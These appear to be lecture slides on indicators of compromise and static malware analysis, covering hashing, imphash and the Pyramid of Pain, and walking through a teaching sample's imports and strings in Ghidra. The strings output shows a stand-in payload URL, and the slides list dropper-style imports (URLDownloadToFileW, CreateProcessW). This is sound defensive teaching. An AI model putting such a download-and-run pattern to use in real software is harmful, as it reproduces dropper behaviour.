





Lecture 3:

Introduction to IOCs and Static Analysis

More Definitions

Indicators of Compromise (IOCs): sets of forensic data found when malicious activity occurs. (IPs / domains of a C2 server, hash values of malware, email accounts of phishing email senders..etc)

Hash value: the unique fingerprint of a single file

IP address: the address of a computer on a network.

Domain Name: an entry for a A/AAAA record used by a DNS servers to map human friendly names (like google.com) to computer friendly IP addresses (8.8.8.8).

More Definitions

Hash value: the unique fingerprint of a single file

IP address: the address of a computer on a network.

Domain Name: an entry for a A/AAAA record used by a DNS servers to map human friendly names (like google.com) to computer friendly IP addresses (8.8.8.8).

Refresher: Cryptographic Hash

- Imagine an oracle that has an infinite memory
- You present them an input
- If the oracle has not seen the input before, it randomly flips 256 fair coins and returns the binary sequence
- If it has seen the input before, it returns the stored output

Cryptographic hash functions, if they are “secure” should be indistinguishable from such an oracle

Hash Functions

Sha256 → Safe

SHA1 → unsafe

MD5 → Very unsafe

Cryptographic Hash functions will provide a probabilistically unique fingerprint for files. I.e., the probability of finding two inputs with the same hash should be ****very**** low

Remark about Cryptographic hash functions


- They take binary sequences of arbitrary length, and produce a fixed size digest
- The probability of finding collisions is exponential low
- But there are an infinite number of collisions.

How is this possible?


They are black magic



Threat Analysis Pyramid of Pain




Threat Analysis Pyramid of Pain



Threat Analysis Pyramid of Pain

Getting from IOCs -> TTPs:

- **Hash -> Tools:** What malware family does this hash belong to? How are all these hashes similar? Can I block every instance of the malware?
- **IP/Domain -> Network Artifact:** How does the malware communicate with the C2? Can I look at common patterns in the network traffic and block that behavior?
- **IOC -> TTPs:** Is there a pattern in the way this group conducts operations? Do they drop multiple malware families? Do they look for specific data? How do I block this activity?



Easy...until it isn't!

Depending on the actor, the Pyramid of Pain might just be pain.

Hashes are easy, unless they use polymorphic code

IPs are easy, unless they use thousands of addresses all of which are compromised infrastructure. Hint: what happens when someone takes over a Kubernetes cluster or an admin cloud account?

Domains are easy, unless they use a domain generating algorithm (DGA) or quickly change them.

Or...you know what if someone compromises a bunch of legitimate sites and use them to carry out cyber operation?

Different companies see different IOCs


Antivirus companies (Norton, McAfee) see the malware that attackers use.

Mail providers (Gmail, Yahoo) see the phishing emails.

Domain registrars (Namecheap / GoDaddy) see Command and Control registration.

Nobody sees everything.
Analysis is hard.

You're going to have to work as a team.



Importance of Relationships

Go out into the world and make friends.

Nobody has the complete picture

collaborate, communicate, and deconflict

How can you check equities if you don't ever reach out

Remark on Infosec Savants

There are plenty of brilliant people working in infosec, but by and large there is no such thing as someone who has all the answers.

In fact, someone who claims they do is likely wrong, lying, or trying to sell you something.

There is no Infosec Dr. House. It's probably just someone with a bit too much self confidence, and they probably are not fun to work with.

Cybersecurity is a team sport.



Reminder!
Different entities also use
different jargon!

Class Progression (Defenders)

Analysing Malware - *(pulling out the IOCs in the malware)*

- Example Assignment: Find all C2 domains, interesting files, and implant configuration, and imports!

Writing up a Technical Report on the Malware - *(explaining the IOCs and how the malware works)*

- Example Assignment: What is the malware trying to accomplish?

Creating Threat Hunting Rules to find more malware

- Example assignment: finding all code associated to APT Chonky bear in a collection of binaries

Class Progression (Defenders)

Analysing First stage loaders: Analysing Malware - (*pulling out the IOCs in the malware*)

Writing up a Technical Report on the Malware - (*explaining the IOCs and how the malware works*)

Creating Threat Hunting Rules to find more malware

Malware Analysis 101

Static Analysis: Analyzing the code to determine functionality/capabilities without executing/emulating code.

Dynamic Analysis: Executing, or emulating all or portions of code to determine behavior by examining runtime artifacts.

Today, we will focus on static analysis!

What are we actually interested in?

- Who is the malware targeting? How do we detect/triage this malware*?
 - Banking malware targeting everyone vs the UAE targeting dissidents
- What can the malware do? Eg file I/O, Network I/O
- What does the malware talk to? What are its C2 servers?
- How does the malware communicate? What is its RPC? What channel does it use to facilitate this?
- What are its quirks? What makes it unique?
- How do we differentiate this malware from others?
- Where else is this malware deployed?
- How do we remediate incidents associated to this malware?

How do we begin to answer these questions?

Tear the the malware apart and see what it does



Purpose of Static Analysis

- Identify potential IOCs
 - (usually easy)
- Determine functionality
 - (Usually hard)
- Keep optometrists in business

Highly recommended: use
<https://github.com/zackelia/ghidra-dark>



Common IOCs

- Domains / URLs / IPs
- Mutex and Pipe names.
- RPC commands, Debug information..etc
- Files/folders names
- Executable hash value (md5 / sha256 / blake2b)
- Import hash
- *YARA Rule Match* (we have a whole lecture on this)
- Resources/ section data

Static Analysis

Brief: Analyzing code without running it.

Longer: Static analysis involves looking at data stored in an executable file or script to determine its functionality and to extract IOCs if it is deemed malicious.

Where to start? PE/DLLs Files

- Hash The binary. Search for that hash on VirusTotal.
 - WARNING: DO NOT UPLOAD EVERYTHING TO VT! ADVERSARIES MONITOR VT
 - Or, if the malware beacons out to the C2 from VT, this can be detected. Do not tip off your adversary if you can avoid it.
- Strings: Look at the C strings found in the file (Null/double null terminated)
- Imports: Look at the libraries imported by the PE. If you see LoadLibrary, search for where it is called
- Exports: Does it export functions?
- Resources: What resources are stored in the executable?
- Entrypoint → main assembly view
- Decompiled View
- X-refs

Recommended Hash functions:

Defn: Hash Collision: $H(x) = H(y)$ for $x \neq y$

MD5: A very fast, but BUSTED hash function. It is easy to **generate collisions** and you should not rely on this on its own.

SHA256: More reliable, and as of now has no collisions.

ImpHash: md5 hash of the import table. Why did Fireeye choose md5 for the algorithm if it is “busted”? The answer is it is fast, common, and more difficult to exploit in statically declared imports. Though technically still possible.

Hashing

- sha256sum, md5sum, python

```
PS C:\Users\User\Desktop> Get-FileHash .\dogemal.exe
```

Algorithm	Hash	Path
-----	----	----
SHA256	C1B1D63E177C41F759DB687746C8FB016856B985961B89E6676198713F5C1CF1	C:\Users\User\Desktop\dogemal...

Imphash


```
In [3]: import pefile
```

```
In [4]: pe = pefile.PE("mal.exe")
```

```
In [5]: pe.get_imphash()
```

```
Out[5]: 'bfc87dbd7dcec45f2680c2ddf9f8e98c'
```


Analysis Playbook



Your First Malware!

ClickMe.exe

aa0df10302edf9264d1996a8a0a21a65e9e632e527e1b7ce2ce82c6bda81db27



The image shows a VirusShare file details page for a file named ClickMe.exe. On the left, there is a circular score indicator showing a score of 3 out of 66, with a red segment at the top. Below this is a horizontal bar with a question mark icon and a 'Community Score' label with 'X' and '✓' buttons. To the right, a red warning icon and text state: '3 security vendors and no sandboxes flagged this file as malicious'. Below this, the file's SHA-256 hash is displayed: aa0df10302edf9264d1996a8a0a21a65e9e632e527e1b7ce2ce82c6bda81db27. Underneath the hash, the filename 'ClickMe.exe' is listed, followed by three tags: '64bits', 'assembly', and 'peexe'.

3 / 66

?

Community Score

ⓘ 3 security vendors and no sandboxes flagged this file as malicious


aa0df10302edf9264d1996a8a0a21a65e9e632e527e1b7ce2ce82c6bda81db27

ClickMe.exe

64bits assembly peexe

Imports

Tools: Ghidra, Pestudio, Pe-Bear




Imports

Offset	Name	Func. Count	Bound?
2408	urlmon.dll	1	FALSE
241C	WININET.dll	1	FALSE
2430	SHLWAPI.dll	1	FALSE
2444	KERNEL32.dll	18	FALSE
2458	msvcrt.dll	25	FALSE
246C	USER32.dll	1	FALSE

Offset	Name	Func. Count	Bound?
2408	urlmon.dll	1	FALSE
241C	WININET.dll	1	FALSE
2430	SHLWAPI.dll	1	FALSE
2444	KERNEL32.dll	18	FALSE
2458	msvcrt.dll	25	FALSE
246C	USER32.dll	1	FALSE

urlmon.dll [1 entry]			
Call via	Name	Ordinal	Original Thunk
3840	URLDownloadT...	-	39E8

Imports




Imports: Why do we care?

Looking at imports can provide us valuable information about the capabilities of the code!

Can it Allocate memory? Can it interact with the network? Can it spawn new processes? ...etc

Windows processes are not sandboxed though, and can load additional capabilities and resources dynamically!



Some Interesting Imports

urlmon.dll\$URLDownloadToFileW

WININET.dll\$DeleteUrlCacheEntryW

SHLWAPI.dll\$PathCombineW

USER32.dll\$MessageBoxW

KERNEL32.dll\$CreateProcessW

KERNEL32.dll\$FreeConsole

KERNEL32.dll\$GetTempPathW

Strings

Tools: `strings.exe`, Pestudio, Ghidra

I prefer ghidra as we can specify the types of strings we will search for.

To search for strings, click “search” → “for strings”

Sometimes, you will find PDB paths, C2 urls, commands, messages...etc

However, malware authors can easily encrypt strings.

Strings

String Search [CodeBrowser: Analysis/ClickMe.exe]

Edit Help

String Search - 83 items - [ClickMe.exe, Minimum size = 5, Align = 1]

Defined	Location	Label	Code Unit	String	Length	Is Word
	1400030dc	u_TrustMeNotMalware...	unicode u"TrustMeNotMalware.exe"	u"TrustMeNotMalware.exe"	unic...	44 true
	140003014	s_C:\malware\ch0nky.t...	ds "C:\malware\ch0nky.t...	u"For a good time https://www.youtube.com/watch?...	unic...	124 true
	140003148	u_Infect_your_computer...	unicode u"Infect your computer"	u"Infect your computer?"	unic...	44 true
	1400030a2	u_http\evilch0nk.cf/ev...	unicode u"http://evilch0nk.cf/evil.exe"	u"http://evilch0nk.cf/evil.exe"	unic...	58 true
	140003090	u_GO_AWAY!_1400030...	unicode u"GO AWAY!"	u"GO AWAY!"	unic...	18 true
	14000311c	u_Definetly_not_a_virus...	unicode u"Definetly not a virus"	u"Definetly not a virus"	unic...	44 true
	140003108	u_Click_me!_140003108	unicode u"Click me!"	u"Click me!"	unic...	20 true
	140003cb7		ds "WININET.dll"	"WININET.dll"	string	12 true
	140003b56		ds "VirtualQuery"	"VirtualQuery"	string	13 true
	140003b44		ds "VirtualProtect"	"VirtualProtect"	string	15 true
	140003c94		ds "vfprintf"	"vfprintf"	string	9 true
	140003ce7		ds "USER32.dll"	"USER32.dll"	string	11 true
	140003cac	s_urlmon.dll_140003cac	ds "urlmon.dll"	"urlmon.dll"	string	11 true
	1400039ea		ds "URLDownloadToFileW"	"URLDownloadToFileW"	string	19 true
	140003339	s_Unknown_error_1400...	ds "Unknown error"	"Unknown error"	string	14 true
	1400032e0	s_Total_loss_of_significa...	ds "Total loss of significance (TLOSS)"	"Total loss of significance (TLOSS)"	string	35 true
	140003b36		ds "TlsGetValue"	"TlsGetValue"	string	12 true
	140003303	s_The_result_is_too_sma...	ds "The result is too small to be represented (UNDERFLOW)"	"The result is too small to be represented (UNDERFLOW..."	string	54 true
	140002458	JZ LAB_14000248d		"t3H+y/y"	string	8 false
	140003c8a		ds "strncmp"	"strncmp"	string	8 false
	140003c80		ds "strlen"	"strlen"	string	7 true
	140003b2e		ds "Sleep"	"Sleep"	string	6 false
	140003c76		ds "signal"	"signal"	string	7 true
	140003cc3		ds "SHLWAPI.dll"	"SHLWAPI.dll"	string	12 true
	140003b10		ds "SetUnhandledExceptionFilter"	"SetUnhandledExceptionFilter"	string	28 true

Filter:

☐ Auto Label Offset: 0 Preview: u"TrustMeNotMalware.exe"

☐ Include Alignment Nulls

